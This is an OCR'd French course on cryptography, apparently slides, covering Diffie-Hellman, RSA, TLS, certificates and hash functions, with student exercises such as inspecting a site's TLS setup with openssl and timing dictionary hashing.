


Fig. 6. – Création des secrets initiaux par les partis.

2. Seconde étape: Alice et Bob « mélangent » de manière **privée** leurs secrets avec le secret commun. Cette opération n'est **pas réversible**, c'est à dire qu'à partir de ag, on ne peut mathématiquement pas retrouver a (dans un temps raisonnable).




Fig. 7. – Échange et mélange de secrets.

3. Troisième et dernière étape: Alice et Bob envoient publiquement leur nouveau secret l'un à l'autre, qu'il et elle « mélangeront » avec leur secret initial.




Fig. 8. – Création du secret final.

Un secret commun (abg) vient d'être établi **publiquement**, sans pour autant qu'un·e attanquant·e puisse le retrouver !

Cette méthode est cependant vulnérable à une attaque en particulier: Le *Man-in-the-Middle*. Si Alice ne s'assure pas qu'elle parle bien avec Bob (et inversement), un·e attaquant·e pourrait intercepter tous les messages échangés et les altérer avec ses propres versions de ag et bg (ag' et bg').




Fig. 9. – Altération des secrets.

Échange de clés

Il faut donc utiliser des méthodes authentification en plus de Diffie-Hellman pour s'assurer que les messages ne soient pas altérés.

Cryptographie à clé publique

Jusqu'à présent, nous avons seulement vu la cryptographie à clé privée, également appelée symétrique: un secret était systématiquement partagé entre les partis.

Bien que les cryptosystèmes à chiffrement symétriques soient plus simples à mettre en place, ils viennent aussi avec un risque majeur: si la clé secrète était amené à fuiter, alors c'est *game-over*.

Échange de clés

C'est pour cela que des cryptosystèmes qui ne dépendent pas que d'une seule clé ont été mis en place. Au lieu d'un seul secret, une paire de clés est utilisée: une **clé publique** et une **clé privée**.

Chacune de ces clés a un rôle et une confidentialité particulier·ère:

la clé publique **sert à** chiffrer**, et peut être** partagée**;** la clé **privée** sert à **déchiffrer**, et doit **rester confidentielle**.

Échange de clés

En pratique, **les gens chiffrent** les messages qu'ils veulent vous communiquer avec **votre clé publique**, et vous et vous seul pouvez **déchiffrer** le message avec **votre clé privée**. L'information est indéchiffrable sans votre clé privée.

Échange de clés

Avertissement sur le partage de clés

Malheureusement, on retrouve encore et toujours des personnes qui soit ne connaissent pas la différence entre la clé publique et la clé privée, soient confondent les deux. Cela mène régulièrement au partage en ligne de la mauvaise clé qui, si c'est pas correctement géré et à temps, peut causer de **gros problèmes de sécurité**.

Échange de clés




Fig. 10. – Ces clés ne sont évidemment pas toutes valides ou sensibles, mais cela indique la quantité de clés présentes en ligne, certaines par mégarde.

Cryptographie à clé publique

Les premiers algorithmes implémentant de la cryptographie à clé publique ont commencé à apparaître au début des années 1970.

Le premier algorithme rendu public a été créé par trois cryptographes du MIT: Ron Rivest, Adi Shamir and Leonard Adleman: **RSA**.

Nous allons voir ici les principes mathématiques de base derrière cet algorithme.

RSA

Pour générer une clé, il faut tout d'abord choisir deux **grands** nombres premiers: p et q. Ces nombres doivent être:

- choisis de manière **aléatoire**;
- gardés secret.

RSA

Il faut ensuite les multiplier pour obtenir le modulo appelé N. Ce nombre est **public**.

Enfin, on choisit un exposant de chiffrement e qui est lui aussi public. Il est généralement égal à 3 ou 65537[1].

[1] https://www.ietf.org/rfc/rfc4871

RSA

La clé publique est donc la paire (N, e). N'importe qui peut utiliser cette clé pour transformer un message en clair P vers un message chiffré C:

$$C \equiv P^e \pmod{N}$$

RSA

Nous voulons ensuite pouvoir déchiffrer le message C à l'aide d'une clé privée. Il s'avère qu'il existe un exposant de déchiffrement d qui permet de transformer C en P. On peut alors déchiffrer le message de la sorte:

$$P \equiv C^d (\mathrm{mod}\, N)$$

RSA

La sécurité de RSA repose sur le fait que l'opération de déchiffrement est impossible sans connaître d, et cet exposant secret est *presque* impossible à retrouver à partir de la clé publique (N, e).

RSA

Comme beaucoup de systèmes de chiffrement, RSA se base sur un problème mathématique dur à résoudre. En l'occurrence, trouver le message en clair P d'après un texte chiffré C et une clé publique (N, e) selon l'équation:

$$C \equiv P^e \pmod{N}$$

RSA

La façon la plus simple de casser RSA serait de pouvoir factoriser N en $p \cdot q$. Heureusement, il n'existe à ce jour pas d'algorithmes qui permettent de factoriser des produits de grands nombres premiers en un temps raisonnable.

Point sur les ordinateurs quantiques

On entend beaucoup dire que les ordinateurs quantiques vont bientôt casser RSA et que ce sera la fin dans le monde. Bien que cela soit vrai sur le papier (sauf peut-être la partie fin du monde), au moment où ce document est créé (Janvier 2024) le plus grand nombre premier qui a pu être factorisé de manière fiable en utilisant l'algorithme de Shor, par des ordinateurs quantiques est... 21[1].

Pas de quoi s'inquiéter pour la fin du monde :)

[1] Martín-López, Enrique; Enrique Martín-López; Anthony Laing; Thomas Lawson; Roberto Alvarez; Xiao-Qi Zhou; Jeremy L. O'Brien (12 October 2012): *Experimental realization of Shor's quantum factoring algorithm using qubit recycling*

RSA

Il existe encore de nombreux détails sur l'implémentation de RSA (PKCSv1.5, OAEP...) mais ils ne seront pas abordés dans ce cours.

TLS

TLS, pour *Transport Layer Security*, est un protocole sécurité conçu pour permettre des communications sécurisées sur un réseau. Ce protocole permet de chiffrer les communications entre un client (par exemple une application) et un serveur (par exemple un serveur web).

Ce chiffrement permet d'assurer deux des trois facettes de la triade CIA:

- la confidentialité car les données sont chiffrées et les parties sont authentifiées;
- l'intégrité car les données ne peuvent pas être modifiées ou corrompues sans que ce soit détecté.

TLS : Versions et évolution

Tableau 2. – Évolution des versions TLS/SSL

Version	Année	Statut	Notes
SSL 3.0	1996	Déprécié	Vulnérabilités majeures
TLS 1.0	1999	Déprécié	RFC 2246
TLS 1.1	2006	Déprécié	RFC 4346
TLS 1.2	2008	Acceptable	RFC 5246 - Largement utilisé
TLS 1.3	2018	Recommandé	RFC 8446 - Plus sécurisé


TLS 1.3 : Améliorations majeures

TLS 1.3 apporte des améliorations significatives :

- **Handshake simplifié** : 1 aller-retour au lieu de 2
- **Chiffrement parfait** : Perfect Forward Secrecy par défaut - même si la clé privée du serveur est compromise, les communications passées restent indéchiffrables car chaque session utilise des clés éphémères uniques
- **Algorithmes obsolètes supprimés** : RSA, DH statique, RC4, 3DES
- **0-RTT** : reprise de session sans latence (optionnel)

TLS : Cipher Suites

Une cipher suite définit les algorithmes cryptographiques utilisés :



TLS : Cipher Suites - Composants

Chaque cipher suite comprend 4 composants :

1. **Échange de clés** : RSA, DH, ECDH, ECDHE
2. **Authentification** : RSA, DSA, ECDSA
3. **Chiffrement** : AES, ChaCha20, (3DES déprécié)
4. **Intégrité** : SHA-256, SHA-384, Poly1305

TLS : Certificats numériques

Un certificat numérique est un document électronique qui lie une identité (personne, organisation, serveur) à une clé publique. Il sert à prouver l'authenticité d'une entité dans les communications sécurisées.

Le certificat agit comme une « carte d'identité numérique » signée par une autorité de confiance.

TLS : Standard X.509

X.509 est le standard international (ITU-T) qui définit le format des certificats de clé publique utilisés dans TLS/SSL et autres protocoles PKI.

Un certificat X.509 contient :

- **Clé publique** du serveur
- **Identité** du propriétaire (CN, SAN)
- **Signature** de l'autorité de certification
- **Période de validité** (dates début/fin)
- **Usage autorisé** (authentification serveur, etc.)

TLS : Chaîne de confiance

```
Root CA (auto-signé)
    │
    ├── Intermediate CA 1
    │   ├── syscall.cafe
    │   └── sub.syscall.cafe
    │
    └── Intermediate CA 2
        └── other-site.com
```

Liste 3. – Exemple de chaîne de confiance PKI

TLS : Validation de certificat

Le client valide le certificat serveur :

1. **Vérification de la signature** : chaîne jusqu'à une CA de confiance
2. **Validité temporelle** : certificat non expiré
3. **Correspondance d'identité** : CN/SAN correspond au nom d'hôte
4. **Révocation** : vérification CRL/OCSP (optionnel)
5. **Utilisation appropriée** : extension « Server Authentication »

TLS : Attaques communes

Principales vulnérabilités TLS historiques :

- **BEAST** (2011) : attaque sur TLS 1.0/SSL 3.0
- **CRIME** (2012) : compression HTTPS
- **BREACH** (2013) : compression HTTP
- **Heartbleed** (2014) : OpenSSL buffer overflow
- **POODLE** (2014) : downgrade vers SSL 3.0
- **FREAK** (2015) : export ciphers faibles

TLS : Bonnes pratiques

Configuration TLS sécurisée :

- **TLS 1.2 minimum** (TLS 1.3 préféré)
- **Cipher suites modernes** : AEAD (AES-GCM, ChaCha20-Poly1305)
- **Perfect Forward Secrecy** : ECDHE obligatoire
- **HSTS** : forcer HTTPS
- **Certificate pinning** : valider certificats spécifiques

TLS : mTLS

Remarque

Il existe une implémentation particulière de TLS appelée **mTLS** (pour *mutual TLS*) permettant un échange TLS entre deux clients sans autorité de certification. Cette implémentation ne sera pas détaillée dans ce cours.

Handshake TLS

Le processus de connexion en utilisant TLS se base sur plusieurs étapes composant ce que l'on appelle un *handshake* (une poignée de main).

1. **Client Hello**: le client envoie un message appelé « Client Hello » au serveur, contenant la version de TLS supportée, une liste des algorithmes de chiffrement et des fonctions de hachage supportées, ainsi qu'une chaîne aléatoire.
2. **Server Hello**: Le serveur répond au « Client Hello » avec un message contenant la version de TLS sélectionnée, l'algorithme et la fonction de hachage choisis ainsi qu'une chaîne aléatoire choisie par le serveur.

Handshake TLS - suite

3. **Certificat serveur**: le serveur envoie son certificat numérique au client. Il contient la clé publique du serveur et est signé par une autorité de certification.
4. **Server Hello done**: le serveur indique qu'il a terminé sa phase de « hello », et que c'est au client de continuer.
5. **Client Key Exchange**: le client génère une clé qui sera utilisée pour chiffrer le reste de communication, et cette clé est elle-même chiffrée avec la clé publique du serveur pour ensuite être transmise sans qu'elle soit rendue publique. **Le reste de la communication sera donc chiffré de manière symétrique !**

Handshake TLS - fin

6. **Change Cipher spec**: le client et le serveur s'envoient chacun un message « Change Cipher spec » pour indiquer que dorénavant, la communication sera chiffrée en utilisant la clé échangée au préalable.
7. **Finished**: enfin, le client et le serveur s'envoient un message chiffré « Finished » pour s'assurer que la communication chiffrée est fonctionnelle.

Handshake TLS




Fig. 11. – Schématisation du handshake TLS.

Note

Il est important de retenir que TLS utilise donc à la fois du **chiffrement symétrique** et **asymétrique**.

Handshake TLS

Exercice

Proposez une ou plusieurs méthodes qu'un.e attaquant.e a pour affaiblir la sécurité d'une connexion TLS.

TLS : Analyse pratique

Exercice

Analysez la configuration TLS d'un site web :

1. Utilisez `openssl s_client -connect syscall.cafe:443`
2. Identifiez la version TLS négociée
3. Analysez la cipher suite utilisée
4. Vérifiez la chaîne de certificats
5. Proposez des améliorations de sécurité

Fonctions de hachage

Imaginons que vous voulez partager un gros fichier avec un·e ami·e.

Une fois le partage réalisé (envoi par mail, par *peer-to-peer*, IPoAC…), vous voulez vous assurer que vous avez tous deux la même version: que le fichier n'a pas été altéré durant sa transmission.

Y-a-t'il une façon simple de le vérifier ?

Fonctions de hachage

Appelons votre version du fichier x (une chaîne de caractères), et la version de votre ami·e y. Le but est de déterminer si $x = y$.

Une approche naturelle serait de s'accorder sur une fonction déterministe H, calculer $H(x)$ et envoyer le résultat à votre ami·e.

Iel fera alors la même opération avec $H(y)$ et vous pourrez ensuite comparer les résultats.

Fonctions de hachage

Pour que cette méthode soit infaillible, la fonction H doit avoir faire en sorte que chaque entrée unique corresponde toujours à une sortie unique – en d'autres termes, H doit être **injective**.

Fonctions de hachage

Définition

Une fonction de hachage est une fonction qui fait correspondre des chaînes de données arbitraires à une sortie de longueur fixe (appelé *hash* ou empreinte numérique) de manière déterministe, publique et « aléatoire ».

Fonctions de hachage

Dans cette définition, les points importants sont:

- Chaînes de données arbitraires.
- Sortie de longueur fixe (d).
- De manière déterministe: la même entrée donnera toujours la même sortie.
- De manière publique: cette fonction ne nécessite aucun partage de secret.
- « Aléatoire »: le véritable aléatoire est très compliqué à obtenir.

Fonctions de hachage

La représentation mathématique d'une fonction de hachage est la suivante:

$$H : \{0,1\}^* \rightarrow \{0,1\}^d$$

où $\{0,1\}^*$ représente une chaîne de données (des 0 ou des 1) de longueur arbitraire, et $\{0,1\}^d$ une chaîne de données (0 ou 1) de longueur d. Cette opération est **non-réversible**, ce qui signifie qu'il est impossible de retrouver la donnée originale à partir du hash.

On dit qu'il y a une **collision** dans H lorsque pour une paire d'entrées (x, y), $x \neq y$, $H(x) = H(y)$.

Fonctions de hachage

Les collisions sont généralement considérées comme indésirables mais sont très difficiles à éviter, en raison de la différence de taille entre l'ensemble d'entrée (une chaîne de données de n'importe quelle taille) et la sortie de la fonction (une chaîne hexadécimale codée très souvent sur 32 ou 64 octets).

Les collisions sont néanmoins considérées comme rares grâce à la complexité mathématique des algorithmes de hachage. C'est cette propriété qui garantit que la signature d'un mot de passe ou d'un fichier est unique.

Utilisation des fonctions de hachage

Mots de passe

Nous avons vu qu'il est impossible de retrouver les données qui ont permis de générer un hash. Cette propriété rend le hachage idéal pour stocker les mots de passe dans une base de données.

En effet, si les développeur·euses ont fait leur travail consciencieusement, en cas de fuite de données les mots de passe ne sont pas en clair mais bels et bien hachés.

Cependant, cette protection ne sauve pas si le mot de passe utilisé est un mot de passe faible.

Effectivement, un mot de passe du style `password123` peut facilement être récupéré par ingénierie sociale ou OSINT (*Open Source Intelligence*), ou exister dans des bases de données de mots de passe pré-hachés telles que CrackStation[1].

[1] https://crackstation.net/

Utilisation des fonctions de hachage

Mots de passe

Afin d'éviter les attaques dites par *rainbow tables*, il existe des algorithmes de hachage qui utilisent un *salt*.

[1] https://fr.wikipedia.org/wiki/Compromis_temps-mémoire

Utilisation des fonctions de hachage

Mots de passe

Afin d'éviter les attaques dites par *rainbow tables*, il existe des algorithmes de hachage qui utilisent un *salt*.

Les *rainbow tables* sont des structures de données qui permettent de retrouver un mot de passe à partir de son hash, de manière optimisée, en se basant sur des tables pré-calculées (processus de compromis temps-mémoire[1]).

[1] https://fr.wikipedia.org/wiki/Compromis_temps-mémoire

Il est important de garder à l'esprit qu'un *salt* n'est pas un secret. Il sert simplement à perturber le calcul du hachage, de sorte que la même entrée avec un sel différent donnera deux empreintes digitales différentes, ce qui rend les *rainbow tables* complètement inutiles.

Utilisation des fonctions de hachage

Mots de passe

Exercice

Pour illustrer que les attaques par *bruteforce* sont très coûteux contre des hashs, même avec un algorithme comme SHA-256, nous pouvons réaliser l'exercice qui suit. Nous avons sous la main le dictionnaire français, comportant 346200 entrées:

```
$ wc -l /usr/share/dict/french
346200 /usr/share/dict/french
```

Nous pouvons designer un petit script qui, pour chaque entrée du dictionnaire, affichera son hash. On peut rediriger la sortie vers `/dev/null` car elle ne nous servira à rien. Ce qui nous intéresse ici est la durée d'exécution du programme.

Le but de l'exercice est de réaliser ce script.

Utilisation des fonctions de hachage

Mots de passe

Une fois le script réalisé, lancez-le avec la commande `time` pour mesurer sa durée d'exécution, et avec un outil de notification pour être alerté.e de la fin de son exécution:

```
$ time ./script.sh && dunstify -u critical "script has ended"
```

Utilisation des fonctions de hachage

Vérification d'intégrité

Comme vu lors de l'introduction du chapitre, une application très importante des algorithmes de hachage est la vérification d'intégrité.

En raison de leurs propriétés déterministes et uniques, les fonctions de hachage sont largement utilisées pour vérifier l'intégrité des fichiers lors de leur partage.

Fonctions de hachage

Souvent, les personnes qui partagent des logiciels ou des documents en ligne partagent également le hash du document au moment où il a été publié, et précisent l'algorithme utilisé pour le générer.

Cela permet à toute personne souhaitant récupérer le document de vérifier qu'il s'agit bien du bon. Ce hash est couramment appelé *checksum*.

Utilisation des fonctions de hachage

Hash tables

Les tables de hachage (*hash tables* ou *hash maps*) constituent une des applications les plus importantes des fonctions de hachage en informatique. Elles permettent de stocker et récupérer des données de manière extrêmement efficace.

Principe de fonctionnement

Une table de hachage utilise une fonction de hachage pour transformer une clé (par exemple une chaîne de caractères) en un index dans un tableau. Cet index détermine où stocker ou chercher la valeur associée à cette clé.

Par exemple, pour stocker des informations d'étudiants par leur nom:

```
Fonction hash: nom → index dans le tableau
"Alice"   → hash("Alice")   → 3
"Bob"     → hash("Bob")     → 7
"Charlie" → hash("Charlie") → 1
```

Fonctions de hachage

Avantages

- **Accès en temps constant** : recherche, insertion et suppression en O(1) en moyenne
- **Efficacité mémoire** : pas besoin de stocker les données dans un ordre particulier
- **Flexibilité** : peut utiliser n'importe quel type de données comme clé

Utilisation des fonctions de hachage

Hash tables

